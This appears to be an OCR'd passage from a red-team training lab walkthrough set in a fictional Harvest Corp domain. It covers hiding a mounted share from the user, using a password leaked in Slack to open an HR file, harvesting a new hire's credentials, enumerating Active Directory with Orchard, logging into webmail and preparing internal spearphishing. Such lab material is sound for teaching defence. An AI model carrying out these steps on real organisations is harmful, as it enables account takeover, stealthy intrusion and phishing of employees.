
Re-run the `shell df -h` command to confirm the share has been unmounted:

```
[Tue Nov 28 2023 11:17 PM] / 205 / team1 / 3

shell df -h
```


```
1  Filesystem        Size   Used  Avail Capacity iused     ifree %iused  Mounted on
2  /dev/disk1s5s1    70Gi   21Gi   35Gi    38%  502242 369215000    0%   /
3  devfs            184Ki  184Ki    0Bi   100%     637         0  100%   /dev
4  /dev/disk1s4      70Gi  1.0Mi   35Gi     1%       1 369215000    0%   /System/Volumes/VM
5  /dev/disk1s2      70Gi  1.9Gi   35Gi     6%     748 369215000    0%   /System/Volumes/Preboot
6  /dev/disk1s6      70Gi   61Mi   35Gi     1%     651 369215000    0%   /System/Volumes/Update
7  /dev/disk1s1      70Gi   10Gi   35Gi    23%  253844 369215000    0%   /System/Volumes/Data
8  map auto_home      0Bi    0Bi    0Bi   100%       0         0  100%   /System/Volumes/Data/home
9  map -fstab         0Bi    0Bi    0Bi   100%       0         0  100%   /System/Volumes/Data/Network/Servers
10 /dev/disk1s5      70Gi   21Gi   35Gi    38%  390146 369215000    0%   /System/Volumes/Update/mnt1
```

> **OPSEC:** Mounting on a hidden directory such as `.Trash` will not appear as a mounted volume on the left in the user's Finder window, reducing the likelihood of them noticing suspicious activity is taking place


With the file downloaded, we can now open it on our attacker host. However, when we try to open it in Microsoft Word, we see that it prompts us for a password:



As we recall from our earlier local host recon, the password to this document was leaked in an internal HR memo which we could view via a screenshot of the user's desktop, or by compromising their Slack cookies and hijacking their access:



Slack File Edit View Go History Window Help
Tue 28 Nov 23:23
Search Harvest Corp
Harvest Corp
hr-admin-tasks
4
Canvas
Canvases
Slack Connect
Files
Browse Slack
joined #hr-admin-tasks. Also,
Saturday, November 25th
ined.
Today
New
Channels
general
hr-admin-tasks
random
Add channels
Emily Nguyen 7:38 AM
Hello Team!
I'm excited to announce that Luca Rossi has joined our company!
Luca will be working with the Software Developer team and brings a wealth of experience in iOS and macOS application development. We are thrilled to have Luca on board and believe he will be a great addition to Harvest.
Welcome to the team, Luca!
Direct messag...
Oliver Smith you
Aarav Patel
Emily Nguyen
Sofia Rodriguez
Add coworkers
@here Just a quick reminder for everyone in HR:
The password for the New Joiners document has been updated to "Winter2023!" Please use this password when accessing the document to help get our new team members onboarded.
If you have any issues or questions, feel free to reach out to me directly.
Thanks for your attention to this! (edited)
Free trial in progress
Message #hr-admin-tasks
hr-admin-tas...

We use the password 'Winter2023!' to access the document:



Inside the document is a set of credentials for the 'new joiner' user luca.rossi. We can take these creds and investigate how we can use them in the environment.

> **Note:** The discovered password follows a clear pattern, the word 'Happy', the month 'December' followed by '123!'. On a red team operation, it's useful to look out for patterns like this as they may increase the success rate of password spraying and cracking attacks.



Getting Started

To get setup with your Harvest Corp domain email account, please use the following credentials to log in:

Email: luca.rossi@dev.harvest.lab
Password: HappyDecember123!

Important: After logging in for the first time, please update your password to align with the internal company password policy and set up Multi-Factor Authentication (MFA) via your corporate mobile device.


3.7 Email Compromise

Given that we have obtained a set of credentials belonging to user luca.rossi, it is useful to understand what privileges that user has in the domain, and whether they can access any business critical applications or services.

Each time we compromise a user, it's useful to repeat our enumeration steps against the domain to understand what that user's capabilities are, and what they have access to.

We can go back to using Orchard to query this user:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'luca.rossi'})"}
```



We can also filter on specific attributes, such as `RecordName`, `comment` and `memberOf` to list just the username, description and group membership:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'luca.rossi',
return_attributes_list:['recordname', 'comment', 'memberof']})"}
```

From this, we understand that luca.rossi is a Junior Software Developer in the Developers group of the dev.harvest.lab domain:

It's also useful to enumerate the domain group that the user is a part of for further details:

```
jsimport_call
{"command":"Get_DomainGroup({match_attribute_value:'Developers'})"}
```

From here, we can enumerate other users who are part of the same group, the group's description, and various other properties:


[Wed Nov 29 2023 08:40 AM] / 211 / team1 / 3

jsimport_call {"command":"Get_DomainGroup({match_attribute_value:'Developers'})"}


```
{
    "DEV\\Developers": {
        "dsAttrTypeStandard:GeneratedUID": [
            "8904F689-5943-4456-AC16-9465A910FF1F"
        ],
        "dsAttrTypeStandard:SMBPrimaryGroupSID": [
            "S-1-5-21-715654082-3912658061-2682743411-1111"
        ],
        "dsAttrTypeStandard:RealName": [
            "Developers"
        ],
        "dsAttrTypeNative:objectSid": [
            "AQUAAAAAAAAUVAAAAwgOoKo1sNulzauefVwQAAA=="
        ],
        "dsAttrTypeNative:uSNCreated": [
            "73802"
        ],
        "dsAttrTypeStandard:GroupMembership": [
            "DEV\\Luca Rossi",
            "DEV\\Fatima Al-Hassan"
```


In this case, the domain groups that luca.rossi is part of don't really give us any clues as to how we can leverage their access. From their group description, we know so far that the user is a software developer. However, as the user is new to the company, they may not have been onboarded into any business critical systems yet.

Based on the onboarding document we extracted earlier, it's at least confirmed that the user has access to a domain email account:



Getting Started

To get setup with your Harvest Corp domain email account, please use the following credentials to log in:

Email: luca.rossi@dev.harvest.lab
Password: HappyDecember123!

Important: After logging in for the first time, please update your password to align with the internal company password policy and set up Multi-Factor Authentication (MFA) via your corporate mobile device.

Based on the above, if the user has not updated their initial password, it's also likely that additional security controls such as Multi-Factor Authentication (MFA) have not been applied to their account. We can now look into accessing the user's email account.

In this environment, there are two separate mail servers. HR employees are using host `mail01.harvest.lab` (192.168.77.15) and Developers/IT staff are using host `mail02.dev.harvest.lab` (192.168.77.16).

To identify the mail servers, we turn back to using Orchard and enumerate the domain computers:

```
jsimport_call
{"command":"Get_DomainComputer({match_attribute_value:'mail',
return_attributes_list:['recordName', 'comment']})"}
```

The above query returns a list of Domain Computers and descriptions:

[Thu Dec 07 2023 03:40 PM] / 532 / team1 / 19

jsimport_call {"command":"Get_DomainComputer({match_attribute_value:'mail', return_attributes_list:['recordName', 'comment']})"}


```
{
    "MAIL02$": {
        "dsAttrTypeStandard:RecordName": [
            "MAIL02$"
        ],
        "dsAttrTypeStandard:Comment": [
            "Dev mail server"
        ]
    },
    "MAIL01$": {
        "dsAttrTypeStandard:RecordName": [
            "MAIL01$"
        ],
        "dsAttrTypeStandard:Comment": [
            "HR mail server"
        ]
    }
}
```


In the list is the computer account 'MAIL02$', confirming that this is the mail server for the DEV domain:

[Thu Dec 07 2023 03:40 PM] / 532 / team1 / 19

jsimport_call {"command":"Get_DomainComputer({match_attribute_value:'mail', return_attributes_list:['recordName', 'comment']})"}


```
{
    "MAIL02$": {
        "dsAttrTypeStandard:RecordName": [
            "MAIL02$"
        ],
        "dsAttrTypeStandard:Comment": [
            "Dev mail server"
        ]
    },
```



We can find the IP address of the mail server to login using the `shell nslookup` command:

[Thu Dec 07 2023 03:42 PM] / 534 / team1 / 19

shell nslookup mail02.dev.harvest.lab


```
Server:     192.168.77.10
Address:    192.168.77.10#53

Non-authoritative answer:
Name:   mail02.dev.harvest.lab
Address: 192.168.77.16

```

We navigate to this host in our browser and reach the Roundcube Webmail client:




> **Note:** As this is an on-prem mail application, to access this login interface through our Apfell payload we would usually need to proxy our traffic through the network using a SOCKS proxy. We have simplified this in the lab for ease of demonstration.

We log in with the credentials for user luca.rossi@dev.harvest.lab:



Once we log in, we can view the user's inbox:



3.8 Internal Spearphishing

With access to user luca.rossi's email inbox, as an attacker we can pursue a few different follow-up actions:

1. Read emails and look for sensitive data.
2. Move or Delete emails to obscure information.
3. Send emails on behalf of the user.

Given that the user we have compromised is new to the organisation, it is unlikely that sensitive information would have been shared with them already. Equally, as there is only a small amount of email content for new inboxes, it is less advantageous to move or delete existing emails. This leaves the third possibility, sending emails on behalf of the user to target other users in the domain, which is commonly known as internal spearphishing.

In the inbox, there is an email from 'clive.phillips@dev.harvest.lab', whose job role indicates they are an IT admin at Harvest Corp:

A Hearty Welcome to Harvest Corp!

From clive.phillips@dev.harvest.lab on 2023-12-07 15:47

Details Headers

```
Hi Luca,

Welcome to the Harvest Corp family! I'm Clive, your friendly neighbourhood IT Administrator here at Harvest Corp. It's my
pleasure to be among the first to welcome you to our vibrant team.

As you embark on your new journey with us, I want to assure you that the IT department is here to support you every step of
the way. Whether it's setting up your workstations, navigating our network, or any tech-related queries, feel free to reach
out. My door (and inbox) is always open for assistance, advice, or even just a chat over coffee!

In the next few days, I'll be coordinating with you to ensure your tech setup is smooth and hassle-free. We'll make sure you
have all the tools and resources needed to hit the ground running. Also, keep an eye out for an invite to a brief
orientation session where we'll cover the essentials of our IT infrastructure, security policies, and best practices.

Remember, no question is too small - if there's anything you're curious or unsure about, I'm here to help. And of course,
I'm looking forward to our informal IT team meet-and-greet next week (details to follow soon)!

Once again, welcome to Harvest Corp. We're thrilled to have you with us and can't wait to see all the amazing things you'll
accomplish here.

Reach out to me in case you need anything!

Warm regards,

Clive
IT Administrator
Harvest Corp
```

We can confirm this using Orchard to enumerate the domain user. Interestingly, there appears to be two domain accounts for user clive.phillips, one standard and one admin account.

> **Note:** It is common in domain environments for IT administrators to have two accounts: one for standard day-to-day employee activities, and one privileged account to carry out administrative tasks.

[Thu Dec 07 2023 03:59 PM] / 535 / team1 / 19

jsimport_call {"command":"Get_DomainUser({match_attribute_value:'clive.phillips', return_attributes_list:['recordname', 'comment', 'memberof']})"}

